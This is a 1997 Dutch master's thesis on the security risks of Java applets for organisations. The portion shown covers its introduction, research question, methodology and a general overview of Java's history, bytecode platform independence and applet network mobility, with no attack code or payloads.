Java-applets

Risico’s en beveiliging

M.M. Kilsdonk

Doctoraalscriptie

Bestuurlijke Informatica

Erasmus Universiteit Rotterdam

December 1997

Java-applets

Risico's en beveiliging

Auteur:	M.M. Kilsdonk
Studie:	Bestuurlijke Informatica
Examennummer:	142460
Scriptiebegeleider:	Dr. Ir. J. van den Berg
Vakgroep:	Informatica

Inhoudsopgave

Voorwoord

In mijn studie Bestuurlijke Informatica heb ik in een aantal jaren tijd ervaring opgedaan in de raakvlakken tussen economie en de informatica. De verschillende onderwerpen binnen de informatica bieden grote mogelijkheden voor een organisatie die op enigerlei wijze probeert te komen tot prestatieverbeteringen van de uitgevoerde processen. Prestatieverbeteringen in snelheid, efficiëntie en precisie zijn slechts enkele voorbeelden. Een relatief nieuw onderwerp binnen de informatica is het Internet. Ook hier geldt dat door de ontwikkeling van het Internet nieuwe mogelijkheden zijn ontstaan voor prestatieverbeteringen van de processen binnen een organisatie.

Mogelijkheden brengen in het algemeen altijd risico's met zich mee. Zo ook bij de toepassing van de mogelijkheden van het Internet binnen een organisatie. Mijn interesses gaan uit naar deze negatieve kant van het Internet. Wat kan een organisatie gebeuren als deze zich op het Internet begeeft? Het is een vraag die niet alleen mij, maar ook elke organisatie, die is aangesloten op het Internet zou moeten interesseren. In een aantal studies heeft men deze vraag proberen te beantwoorden. Deze scriptie zal dan ook niet deze vraag behandelen, maar slechts een deelprobleem: de Java-applets. Gekoppeld aan het Internet groeit het gebruik van Java-applets snel in populariteit. De risico's vormen daarentegen nog een onderbelicht gebied.

Ik wil op deze plaats enkele mensen bedanken voor de hulp bij het totstandkomen van deze scriptie. Ten eerste Jan van den Berg. Jan heeft met veel enthousiasme en inzicht de scriptie mede gevormd zoals deze nu is. Opmerkingen over de te kiezen indeling, het te volgen pad en de formulering waren een belangrijke steun bij de uitwerking van deze scriptie. Daarnaast wil ik mijn ouders en mijn vriendin Dianne Roubos bedanken voor de mentale steun bij het schrijven van deze scriptie.

Mark Kilsdonk
Rotterdam, december 1997

Hoofdstuk 1 Inleiding

1.1 World Wide Web en Java

Het Internet heeft in een periode van vijf jaar een enorme vlucht genomen. Waar de eerste kennismaking met de computer vroeger vaak met grote angst tegemoet werd gezien, geniet het Internet thans een enorme populariteit, omdat zelfs de meest onervaren gebruiker er in korte tijd zijn weg lijkt te vinden. Eén van de drijvende krachten achter de groei van het Internet is het ontstaan van het World Wide Web (WWW).

Tim Berners-Lee[1] ontwikkelde in 1992 de hypertekst taal (HTML) en maakte daarmee de creatie en de verdere opbouw van het WWW in de huidige vorm mogelijk. Samen met Marc Andreesen ontwikkelde hij een jaar later de Mosaic webbrowser. Dit was het eerste programma dat de gebruikers een GUI (Graphical User Interface) bood om toegang te krijgen tot het Internet. Het Internet was tot dan bijna geheel op tekst gebaseerd. Bekende Internet communicatiemethoden, die vooral in deze beginperiode veel gebruikt werden, zijn FTP, News, Gopher en Telnet.
De grafische en daardoor meer toegankelijke vorm van het Internet werd bekend onder de naam World Wide Web. Het World Wide Web werd in korte tijd enorm populair en wordt op dit moment gezien als de grote stuwende kracht achter het Internet [Tane1996]. Het Internet en het World Wide Web worden vaak, vooral door de gebruikers die geen kennis hebben gemaakt met de op tekst gebaseerde componenten van het Internet, als synoniemen gezien.

Samenhangend met de groeiende populariteit van het World Wide Web kwam ook de ontwikkeling van de programmeertaal Java tot stand (zie 2.1). Deze taal geeft een programmeur de mogelijkheid om zijn programma's te distribueren over het World Wide Web. Java maakt gebruik van het Client/Server-model. In dit model communiceren een machine aan de clientzijde en een machine aan de serverzijde met elkaar. Een proces op de machine aan de clientzijde verzoekt de machine aan de serverzijde een bepaalde taak uit te voeren. Een proces aan de serverzijde voert de taak uit en stuurt het antwoord naar de machine aan de clientzijde, Het proces aan de clientzijde zal gebruik maken van dit antwoord.

[1] Tim Berners-Lee is een Britse wetenschapper aan het CERN-center te Genève.

Het proces aan de clientzijde zal in het vervolg aangeduid worden als de client, het proces aan de serverzijde als de server.
Een Java-programma is in termen van het Client/Servermodel aan de serverzijde opgeslagen. De client verzoekt de server om dit programma op te sturen. De server stuurt het Java-programma naar de client waar het, zonder het op de lokale schijf van de machine aan de clientzijde op te slaan, direct wordt uitgevoerd.

Een programma dat op dergelijke wijze van de machine aan de serverzijde naar een machine aan de clientzijde wordt verstuurd en aan deze clientzijde wordt uitgevoerd, wordt vaak aangeduid met de term *executable content*. Java is momenteel veruit de meest populaire implementatie van een executable content en programma's ontwikkeld in Java worden aangeduid als Java-applets (zie 2.2.2). Concurrenten van Java zijn JavaScript, Safe-TCL, Telescript, Postscript en het opkomende ActiveX van Microsoft.

Een executable content levert een aantal problemen op ten aanzien van de beveiliging van de machine aan de clientzijde. Programma's, die op een andere machine zijn ontwikkeld, kunnen bij uitvoering op een machine aan de clientzijde altijd risico's creëren door negatieve beïnvloeding van deze machine. Het is wenselijk de machine aan de clientzijde te kunnen beveiligen tegen deze negatieve beïnvloeding.
Men controleert de geïnstalleerde programma's voor uitvoering (bijvoorbeeld controle op virussen, recensies van de programmatuur). Het grote verschil tussen executable content en programmatuur, die men van een diskette of CD-ROM op de lokale schijf van de machine aan de clientzijde installeert, is dat executable content na ontvangst niet eerst op de lokale schijf wordt opgeslagen, maar direct wordt geladen en uitgevoerd. De controles op deze vorm van software voor uitvoering worden hierdoor bemoeilijkt. De controles op executable content moeten nu tijdens het laden en/of tijdens de uitvoering worden uitgevoerd.

Deze scriptie zal ingaan op de risico's en de beveiliging van de op dit moment meest populaire vorm van executable content, zoals gezegd de Java-applets. Bij de ontwikkeling van de programmeertaal Java zijn de problemen ten aanzien van de beveiliging van de machine aan de clientzijde meegenomen in het ontwerp van de taal. Het is de bedoeling om duidelijk te maken in hoeverre de ontwikkelaars in deze opzet zijn geslaagd en in hoeverre men met een gerust hart Java-applets kan laden en uitvoeren.

1.2 Probleemstelling

Deze scriptie is gebaseerd op de zojuist geïntroduceerde beveiligingsproblematiek van een organisatie met aansluiting op het Internet bij het gebruik van Java-applets. Hierbij wordt uitgegaan van de volgende probleemstelling:

> Welke risico's loopt een organisatie bij de uitvoering van over het Internet gedistribueerde Java-applets en welke beveiligingsmaatregelen kan een dergelijke organisatie desgewenst nemen om zich tegen deze risico's te beschermen?

Deze probleemstelling vormt de centrale vraag in deze scriptie. Deze scriptie probeert aan de hand van de doelstellingen (zie 1.3) een antwoord te geven op deze vraag.

In het licht van het Client/Server-model (zie 1.1) is de organisatie in deze probleemstelling de beheerder en/of eigenaar van de machine aan de clientzijde. Een organisatie kan worden gedefinieerd als een te onderscheiden eenheid op basis van een eigen identiteit wat betreft structuur en cultuur [Beme1994]. Er zijn op basis van deze definitie een groot aantal verschillende soorten organisaties te onderscheiden. Een internationaal opererend bedrijf is een organisatie, maar ook een huishouden is een organisatie. Een gebruiker van een machine aan de clientzijde, die onder beheer is van een organisatie, vormt een component van deze organisatie (zie 6.1.1).

Bij de beantwoording van de vraag, die is opgeworpen in deze probleemstelling, staat de organisatie centraal die:

- gebruik maakt van het Internet waarbij Java-applets worden ontvangen en uitgevoerd,
- zich bewust is van de risico's van Java-applets,
- belang heeft bij de beveiliging tegen de risico's van Java-applets en
- gebruik wil maken van de mogelijke beveiligingsmaatregelen.

Een organisatie loopt risico's indien de mogelijkheid bestaat dat de uitvoering van een Java-applet de machine aan de clientzijde negatief beïnvloedt. Waar in de vorige paragraaf van de risico's voor de machine aan de clientzijde werd gesproken, zullen deze in het vervolg van de scriptie als risico's voor de organisatie worden aangeduid. Een organisatie draagt de

gevolgen van de negatieve beïnvloeding van een machine en loopt daarmee de risico's van de uitvoering van Java-applets.
Een belangrijke opmerking is dat de centrale vraag wordt beantwoord in termen van 'de organisatie'. De organisatie betekent in deze scriptie de organisatie aan de clientzijde binnen het Client/Server-model, tenzij expliciet anders staat vermeld. Een andere opmerking is dat het gebruik van de term 'het Internet' eigenlijk te ruim is. Een Java-applet wordt slechts gebruikt in combinatie van het World Wide Web, een veel gebruikt onderdeel van het Internet (zie 1.1 en 3.1).

Beantwoording van de centrale vraag vereist een gedegen definiëring van de termen zoals gebruikt in de probleemstelling:

- Organisatie
- Java-applets
- Risico's
- Beveiligingsmaatregelen

Behalve de term organisatie, die in deze paragraaf gedefinieerd is, zullen deze termen in de voor hun relevante hoofdstukken gedefinieerd worden. Dergelijke definities worden kenbaar gemaakt door een afgebakend grijs tekstvak en worden voorgegaan door een ☞–teken.

1.3 Doelstelling en doelgroep

Deze paragraaf behandelt de voor deze scriptie gestelde doelen om te komen tot de beantwoording van de centrale vraag, die is opgeworpen door de probleemstelling. Deze doelen zijn:

- Het bespreken van de risico's van de directe uitvoering van Java-applets en het Java-beveiligingsmodel, dat door de ontwikkelaars van de programmeertaal Java is gespecificeerd om een organisatie te beveiligen tegen deze risico's.
- Het verschaffen van een overzicht van de risico's van de directe uitvoering van Java-applets, die een organisatie ondanks de beveiligingsmaatregelen in het zojuist genoemde model loopt.

- Het bespreken van de risico's en beveiligingsmaatregelen van Java-applets in het kader van een risicomodel van het Internet-gebruik in het algemeen.
- Het bespreken van additionele beveiligingsmaatregelen die een organisatie kan nemen om zich te beveiligen tegen de risico's van Java-applets.

Deze scriptie is gericht op de lezer met een informatica-achtergrond of met een grote affiniteit met informatica en in het bijzonder onderwerpen in zaken het Internet en beveiliging. Dit betekent dat bij de uitwerking van de verschillende doelen wordt uitgegaan van enig begrip van de terminologie binnen de informatica.
Deze scriptie zal geen complete beschrijving geven van alle facetten van de programmeertaal Java. Slechts de facetten die op enigerlei wijze van belang zijn voor de bespreking van de risico's en beveiligingsmaatregelen van Java-applets komen in deze scriptie aan bod. De lezer mag derhalve niet verwachten na het lezen van deze scriptie precies te weten hoe een Java-applet te ontwikkelen of een WWW-pagina op te luisteren met interactieve en grafische Java-applets.

De lezer mag wel verwachten precies te weten welke risico's men loopt bij het uitvoeren van Java-applets die over het Internet zijn gedistribueerd en welke beveiligingsmaatregelen genomen kunnen worden om zich tegen deze risico's te beschermen.

De bespreking van de risico's en de beveiligingsmaatregelen in deze scriptie kan van belang zijn voor diegenen die binnen een organisatie direct of indirect verantwoordelijk zijn voor de beveiliging tegen negatieve beïnvloeding door het gebruik van het Internet.

1.4 Methodiek

Een algemene opmerking is dat in deze scriptie vaak wordt gerefereerd aan de scriptie van E.J.M. Ridderbeekx [Rid1997a], die in een recente studie heeft getracht een overzicht te creëren van de risico's van het Internet-gebruik voor een organisatie. De scriptie van Ridderbeekx kan gezien worden als de basis van de indeling en definiëring van de verschillende termen in deze scriptie.

Het eerste gedeelte van deze scriptie wordt gevormd door de hoofstukken 2, 3, 4 en 5. Deze hoofdstukken geven de beschrijving van de programmeertaal Java en Java-programma's. Voor deze beschrijving is grotendeels gebruik gemaakt van een literatuuronderzoek. De

beschrijving van de taal Java en de indeling naar de belangrijkste en kenmerkende eigenschappen (zie Hoofdstuk 2) is gericht op het onderwerp van deze scriptie, de risico's en beveiligingsmaatregelen van Java. De eigenschappen van de taal Java die van belang zijn voor het begrip van de distributie over het Internet en beveiliging van Java-applets zijn in aparte hoofdstukken uitgewerkt (Hoofdstuk 3 en Hoofdstuk 4).
De mogelijkheden tot distributie over het Internet van Java-applets wordt binnen de programmeertaal Java aangeduid als de netwerkmobiliteit. De netwerkmobiliteit (zie Hoofdstuk 3) van Java-applets is aan de hand van een literatuuronderzoek uitvoerig beschreven [Dalh1997][Ven1997i]. Deze beschrijving vormt een gedegen basis voor het begrip van de gebruikte terminologie in de volgende hoofdstukken.
De uitwerking van het Java-beveiligingsmodel (zie Hoofdstuk 4) is gedeeltelijk gebaseerd op een boek [Graw1996], maar is daarnaast gecomplementeerd met artikelen en voorbeeld-programma's die op het Internet zijn aangetroffen. Dit hoofdstuk behandelt de risico's van Java-applets waartegen een organisatie door middel van het Java-beveiligingsmodel wordt beveiligd. De beschrijving van de beveiligingsmaatregelen in dit model vormen een belangrijk onderdeel van dit hoofdstuk.
Het grotendeels ontbreken van gedrukte literatuur in zaken het onderwerp van deze scriptie heeft geleid tot een veelvuldig gebruik van artikelen en voorbeelden die op het Internet zijn gevonden. Ook de beschrijving van de risico's van Java-applets, die een organisatie ondanks het Java-beveiligingsmodel loopt, is gebaseerd op artikelen die op het Internet zijn gevonden [Lad1996a/b]. De voorbeelden in dit hoofdstuk zijn allemaal, mogelijk in een iets andere vorm, terug te vinden op het Internet. Anderzijds is bij de beschrijving van de risico's door implementatiefouten gebruik gemaakt van literatuur [Graw1996]. In dit hoofdstuk is door middel van praktijkvoorbeelden getracht een zo volledig mogelijk beeld te creëren van de risico's van Java-applets die een organisatie loopt, ondanks het eerder behandelde Java-beveiligingsmodel.

Het tweede gedeelte van de scriptie begint bij de uitwerking van een risicomodel van het Internet in het algemeen (zie Hoofdstuk 6). Bij deze uitwerking is gebruik gemaakt van een model dat in een recente studie is opgesteld [Rid1997a/b]. Anderzijds is de koppeling tussen dit risicomodel en het eerder behandelde Java-beveiligingsmodel (zie Hoofdstuk 7) ontstaan naar eigen inzichten en is geprobeerd door deze koppeling een nieuw beeld te laten ontstaan op de risico's van Java-applets en hoe deze passen binnen de risico's van het Internet-gebruik in het algemeen.

De beschrijving van de mogelijke additionele beveiligingsmaatregelen (zie Hoofdstuk 8) is gedeeltelijk gebaseerd op literatuuronderzoek en anderzijds gebaseerd op inventarisatie en testen van op de markt aangeboden oplossingen om deze additionele beveiligingsmaatregelen te bewerkstelligen.
De conclusies en aanbevelingen (zie Hoofdstuk 9) vormen het afsluitende gedeelte van deze scriptie. Beide zijn het logisch gevolg van de in eerdere hoofdstukken opgedane inzichten.

1.5 Structuur

De beschrijving van de taal Java en Java-programma's vormen het eerste gedeelte van deze scriptie. Allereerst zullen in Hoofdstuk 2 alle belangrijke en kenmerkende eigenschappen van de programmeertaal Java worden gesproken. Daarbij wordt wel de nadruk gelegd op die facetten die voor de rest van de scriptie van belang zijn. Eén van deze eigenschappen is de netwerkmobiliteit van Java-applets. Deze eigenschap zal tot in detail worden besproken in Hoofdstuk 3. Een andere kenmerkende (en de belangrijkste voor deze scriptie) eigenschap, samenhangend met de netwerkmobiliteit van Java-applets, is de beveiliging van dergelijke Java-programma's. Hoofdstuk 4 behandelt de risico's, die een organisatie loopt bij de directe uitvoering van een Java-applet, en het Java- beveiligingsmodel, dat de ontwikkelaars van Sun hebben ontworpen om een organisatie te beveiligen tegen deze risico's. De risico's, die de organisatie loopt ondanks de beveiligingsmaatregelen in dit model, vormen het onderwerp van Hoofdstuk 5.

Het tweede gedeelte van deze scriptie begint bij de uitwerking van een risicomodel van het gebruik van het Internet in het algemeen. Hoofdstuk 6 werkt dit model uit en beschrijft hoe Java-applets binnen de grenzen van dit model passen.
Hoofdstuk 7 is een belangrijk hoofdstuk in deze scriptie. In dit hoofdstuk worden de beveiligingsmaatregelen waaraan Java-applets door middel van het Java-beveiligingsmodel onderhevig zijn, getoetst aan het risicomodel van Hoofdstuk 6. Duidelijk moet worden in hoeverre de beveiligingsmaatregelen de risicogroepen uit het model afdekken.
Hoofstuk 8 beschrijft de additionele beveiligingsmaatregelen die een organisatie naast de beveiligingsmaatregelen in het Java-beveiligingsmodel kan nemen om zich te beveiligen tegen de in Hoofdstuk 5 gevonden risico's.
Tenslotte zullen de conclusies en aanbevelingen in Hoofdstuk 9 duidelijk maken of een organisatie met een gerust hart een Java-applet kan uitvoeren dat over het Internet is gedistribueerd.

Hoofdstuk 2 Java

Dit hoofdstuk geeft een uitgebreide introductie op de programmeertaal Java. De opmars van het World Wide Web (WWW) en de steeds hogere eisen aan WWW-pagina's werken de populariteit van Java in de hand. De introductie op de taal Java geeft een beeld van de mogelijkheden van deze taal in combinatie met het WWW en vormt de basis voor de komende hoofdstukken.

Paragraaf 2.1 zal de geschiedenis van Java aan de hand van de groei van het World Wide Web verder toelichten. De snelle ontwikkeling van de taal Java naar de belangrijkste combinatie van programmeertaal en Internet zal in deze paragraaf worden uitgewerkt.
Paragraaf 2.2 beschrijft vervolgens de programmeertaal Java zelf en de belangrijkste eigenschappen van deze taal. Deze eigenschappen zullen in veel gevallen worden getoetst aan de programmeertaal C++. In deze paragraaf zullen ook de twee typen Java-programma's worden beschreven.

2.1 De geschiedenis

De met HTML opgemaakte WWW-pagina's zijn een uitstekende manier om informatie te distribueren over het Internet [Hooi1997]. Toch heeft deze wijze van communiceren nog steeds enkele zwakke punten.
Er bleek al gauw behoefte te bestaan om de WWW-pagina's op te kunnen luisteren met allerlei multimedia-bestanden als geluidsbestanden, grafische bestanden, animatiebestanden, etc. De ontwikkelaars van webbrowsers moesten de HTML-standaard steeds verder uitbreiden om aan deze nieuwe eisen te kunnen voldoen. Daarnaast moest de Internet-gebruiker allerlei door derden ontwikkelde plug-ins installeren om deze verschillende multimedia-bestanden te kunnen afspelen. Deze plug-ins worden automatisch geladen als de browser wordt gestart.
Een ander zwak punt van de standaard WWW-pagina's was dat er geen mogelijkheden waren om door middel van HTML direct feedback te geven op de geleverde informatie. Men wilde invoer kunnen accepteren van de gebruiker die een WWW-pagina raadpleegt. Enkele oplossingen zijn voor dit probleem bedacht, zoals de CGI-scripts.
Beide soorten problemen roepen om een veel algemenere aanpak dan de bovengenoemde oplossingen. Een programmeertaal geeft gebruikers de mogelijkheid om alle voorkomende problemen uit te programmeren. Het moet mogelijk zijn om werkende programma's over het WWW te distribueren.

In 1994 introduceerde Sun Microsystems de programmeertaal Java. Deze taal, die werd vernoemd naar het koffiemerk dat de ontwikkelaars van deze programmeertaal dronken, is volledig georiënteerd op het Internet en het World Wide Web in het bijzonder.
De geschiedenis van Java begon in 1990. Sun Microsystems startte het **Green Project**. Dit project was gericht op het ontwikkelen van software voor draagbare apparatuur. Deze software moest onafhankelijk zijn van de soort apparatuur waarop ze draaide. De ontwikkelaars van dit project probeerde de software te bouwen in C++. Deze programmeertaal bleek al snel te complex voor de softwareontwikkeling in dit project. Eén van de ontwikkelaars, James Gosling, stelde voor een eenvoudige versie van de programmeertaal C++ te ontwikkelen. Zo ontstond bij Sun een nieuwe programmeertaal **Oak** (genoemd naar de boom voor het kantoor van Gosling), maar deze merknaam bleek al wettig gedeponeerd. De naam van deze programmeertaal werd daarom later omgedoopt tot Java.
Omdat de markt geen belangstelling had voor het **Green Project**, werd dit project stopgezet. Java leek hierdoor een langzame dood te sterven. Pas bij de groei van het World Wide Web en de opkomst van de bovengenoemde problemen kreeg de programmeertaal Java een nieuwe functie.

Zoals eerder gesteld ligt de kracht van Java in het feit dat de gebruiker complete programma's kan schrijven en deze programma's over het Internet kan distribueren (zie 2.2.2). Bij een dergelijke distributie maakt een Java-programma gebruik van het Client/Server-model. Een Java-programma wordt op een machine aan de serverzijde opgeslagen. Als van een client een verzoek komt voor dit programma, verstuurt de server dit programma naar de machine aan de clientzijde. Het verstuurde Java-programma wordt vervolgens door de client op deze machine uitgevoerd [Rid1997a][Tane1996].

Het uitvoeren van een Java-programma op een machine aan de clientzijde wordt verzorgd door een Java-enabled webbrowser. De eerste webbrowser die het gebruik van Java-programma's ondersteunt en zelf ook in Java is ontwikkeld, was de WebRunner van Sun. Sinds deze tijd blijft Sun zijn eigen webbrowsers bouwen onder de naam HotJava. Al hoewel HotJava nooit een populaire webbrowser is geworden, wekten de mogelijkheden van deze webbrowser de belangstelling voor de mogelijkheden van de programmeertaal Java in combinatie met het Internet. Netscape ondersteunde het gebruik van Java-programma's vanaf versie 2 van zijn Netscape Navigator.

Sun Microsystems levert voor de ontwikkeling van Java-programma's een *JDK* (Java Developers Kit). Onderdeel van de JDK is een Java-compiler, een debugger, een disassembler, een appletviewer om Java-programma's te testen, een JVM om Java-programma's uit te voeren (zie 3.1.5), een groot aantal standaard klassen onder de naam Java API (Application Programmers Interface, zie 3.1.6) en een aantal voorbeelden van Java-programma's. Van de JDK is op dit moment versie 1.1.5 gratis te verkrijgen.

De programmeertaal Java zorgde voor een opleving binnen Sun Microsystems. Sun zag in de programmeertaal Java de mogelijkheid om de bestaande macht van Microsoft te doorbreken.
Sun stak veel tijd in de verdere ontwikkeling van de programmeertaal Java. Een grootschalige reclamecampagne moest de wereld ervan overtuigen dat Java de programmeertaal voor de toekomst is. Deze strategie slaagde. In een kort tijdsbestek mocht de taal Java zich verheugen in een grote bekendheid en, nog belangrijker, in een grote populariteit. Sun Microsystems houdt door het gebruik van licenties de ontwikkeling van de programmeertaal Java onder eigen beheer. Sun heeft het '100% pure Java' handelsmerk gedeponeerd, om Java-programma's te kwalificeren die voldoen aan de eigen specificatie van de programmeertaal Java.
Sun sloot met een groot aantal bedrijven een Java-licenties af. Veel van deze bedrijven zijn concurrenten van Microsoft. Men dacht door samenwerking rondom de programmeertaal Java een machtsblok tegenover Microsoft te kunnen vormen.
Microsoft domineert met Microsoft Windows de markt doordat de verkrijgbare software grotendeels alleen werkt op dit besturingssysteem. Microsoft probeert deze voordelige situatie te behouden en moedigt softwarefabrikanten aan om software te ontwikkelen voor Microsoft Windows. De concurrentie van Microsoft zag in de programmeertaal Java de mogelijkheid om software te ontwikkelen dat niet alleen op het besturingssysteem van Microsoft uitgevoerd kan worden, maar daarnaast zondere verdere kosten en tijdsbesteding ook op andere besturingssystemen werkt (zie 2.2.1).
Aan de andere kant moesten de vele organisaties die gebruik maken van Microsoft Windows, ook kennis maken met de programmeertaal Java. Om dit proces te versnellen heeft Sun een Java-licentie afgesloten met Microsoft. Microsoft's aanpak ten aanzien van de taal Java is te proberen om Microsoft Windows het beste platform te maken om Java-programma's op uit te voeren en te ontwikkelen [Ven1997i]. Microsoft bouwde de mogelijkheid om Java-programma's uit te voeren in de Microsoft Internet Explorer en bouwde zijn eigen visuele ontwikkelomgeving voor Java.

2.2 De programmeertaal Java

In één van de eerste introducties van Sun Microsystems werd Java aangekondigd als [Graw1996]:

***Java**: A simple, object-oriented, distributed, interpreted, robust, secure, architecture neutral, portable, high-performance, multithreaded and dynamic language.*

Java lijkt qua ideeën en basis-syntax op C++ [Rodl1996]. Net als C++ is Java een object-georiënteerde programmeertaal. Java wordt vaak gezien als een gebruiksvriendelijke versie van C++, maar met een aantal essentiële verschillen. De meeste sleutelwoorden uit C++ zijn rechtstreeks overgenomen in de taal Java. Bijvoorbeeld **for**, **if**, **while**, **int** en **char** zijn gereserveerde sleutelwoorden en komen in beide programmeertalen voor.
Daarnaast bevat elke programmeertaal controlestructuren waarmee de programmeur aan kan geven welke operaties uit te voeren en in welke volgorde. De controlestructuren **if-else**, **while**, **do-while**, **for** en **return** werken in Java precies hetzelfde als in C++. Belangrijk om op te merken is dat de controlestructuur **goto** ontbreekt in de programmeertaal Java.
Tenslotte ondersteunt de taal Java een groot aantal primitieve gegevenstypen die ook terug te vinden zijn C++. Gegevenstypen als **int**, **char**, **byte**, **long**, **float** en **double** komen in beide talen voor. Complexe gegevenstypen kunnen in de programmeertaal Java slechts gecreëerd worden door de ontwikkeling van een klasse.

Daarnaast kent Java een aantal kenmerkende eigenschappen. Deze eigenschappen maken het verschil tussen Java en C++. In een aantal gevallen zal bij de bespreking van een eigenschap het verschil met de programmeertaal C++ duidelijk worden.

De belangrijkste eigenschappen van de taal Java zijn platform-onafhankelijkheid, netwerkmobiliteit en de beveiliging [Ven1997i]. Platform-onafhankelijkheid wordt in paragraaf 2.2.1 besproken, netwerkmobiliteit en het daarmee samenhangende beveiliging komen in paragraaf 2.2.2 aan bod. De overige eigenschappen van de taal Java worden in paragraaf 2.2.3 besproken.


2.2.1 Platformonafhankelijkheid

Een kenmerkende eigenschap van de programmeertaal Java is de platform-onafhankelijkheid [Hooi1997]. Een belangrijk tussen een Java- en een C++-programma is dat een Java-programma platform-onafhankelijk kan zijn. Een bekende slogan die Sun gebruikte om Java te introduceren is: “Write once, Run anywhere”.
Het traject van het schrijven van de broncode tot de uitvoering van het programma ziet er bij Java heel anders uit dan bij C++. Bij het programmeren in Java hoeft niet, zoals bij C++, al bij compilatie een keuze worden gemaakt voor een bepaald besturingssysteem en/of hardware-platform. De broncode wordt eerst gecompileerd naar een platform-onafhankelijke ‘tussentaal’, de zogenaamde bytecode of J-code. De gecompileerde bytecode wordt opgeslagen in een CLASS-bestand, dat op een machine, al dan niet aan de serverzijde (denk aan het Client/Server-model) bewaard kan worden. De bytecode wordt geladen om vervolgens direct uitgevoerd te worden. De bytecode wordt uitgevoerd door interpretatie van deze bytecode door een zogenaamde run-time interpreter dan wel door de compilatie van deze bytecode naar machinecode door een Just-In-Time (JIT) compiler. Deze run-time interpreter of JIT-compiler zijn daarmee wel platform-afhankelijk en worden voor elk besturingssysteem en/of hardware-platform opnieuw ontwikkeld. Bij zowel de interpretatie als de JIT-compilatie zal in het vervolg van deze scriptie worden gesproken over de uitvoering van een Java-programma.

Bij de compilatie van een C++ bronbestand ontstaat er geen tussentaal, maar wordt gelijk naar platform-afhankelijke machinecode gecompileerd. C++ wordt dan ook een gecompileerde taal genoemd, tegenover de geïnterpreteerde taal Java. Voordeel van een geïnterpreteerde boven een gecompileerde taal is dat bij compilatie van de broncode nog niet vast hoeft te staan op welk platform het programma uitgevoerd wordt. Men kan zelfs dezelfde broncode voor meerdere platformen gebruiken, zolang ook de bijbehorende interpreters of JIT-compilers voor handen zijn. Bij het gebruik van, bij de platform-afhankelijke ontwikkelomgeving meegeleverde, componenten dient de C++-programmeur al bij het schrijven van de broncode te bepalen op welk besturingssysteem en/of hardware-platform het programma uitgevoerd wordt.

Nadeel van een geïnterpreteerde taal is dat, door de tussentaal, de uitvoering van het uiteindelijke programma langzamer is. Een JIT-compiler compileert een Java-programma

tijdens uitvoering naar machinecode. Een JIT-compiler is door deze methode sneller in de uitvoering van het programma dan een interpreter, omdat repeterende codefragmenten, zoals bijvoorbeeld **while**-lussen, niet telkens opnieuw geïnterpreteerd worden.



Figuur 2.1 Ontwikkeling van broncode tot uitvoering van Java en C++

2.2.2 Netwerkmobiliteit en beveiliging

Er zijn twee typen Java-programma's: applicaties en applets. Java-applicaties zijn complete stand-alone programma's. Een Java-applet is in feite een mini-applicatie. Het grote verschil tussen een Java-applicatie en een Java-applet is de netwerkmobiliteit.

Bij de behandeling van de platform-onafhankelijkheid van een Java-programma is de ontwikkeling van een Java-programma beschreven van de broncode tot aan de uitvoering van het Java-programma (zie figuur 2.1). Het grote verschil tussen een Java-programma en een Java-applet in deze ontwikkeling is dat de plaats van opslag van het Java-applet niet gelijk hoeft te zijn aan de plaats van uitvoering. Zoals eerder gesteld in de bespreking van de geschiedenis van de taal Java (zie 2.1) maakt een Java-applet gebruik van het Client/Server-model. Een Java-applet wordt op de machine aan de serverzijde opgeslagen en wordt bij een verzoek van een client over het Internet gedistribueerd naar de machine aan de clientzijde. Vervolgens wordt het Java-applet op de machine aan de clientzijde uitgevoerd. De

mogelijkheid tot distributie wordt aangeduid als de netwerkmobiliteit van een Java-applet. De netwerkmobiliteit van een Java-applet zal veel uitgebreider in Hoofdstuk 3 worden uitgewerkt.

De machine aan de clientzijde waar het Java-applet wordt uitgevoerd, is afhankelijk van de beveiligings-maatregelen die Sun bij de directe uitvoering van een applet heeft ingebouwd. Sun heeft om deze reden bij de introductie van de taal Java een Java-beveiligingsmodel ontwikkeld. Dit model zal worden uitgewerkt in Hoofdstuk 4. Alle beveiligingsonderwerpen die aan bod komen zijn dan ook vanwege de netwerkmobiliteit voor het merendeel alleen van belang voor Java-applets. Een programmeur zou een Java-applet kunnen ontwikkelen dat bij uitvoering de machine aan de clientzijde negatief beïnvloedt.

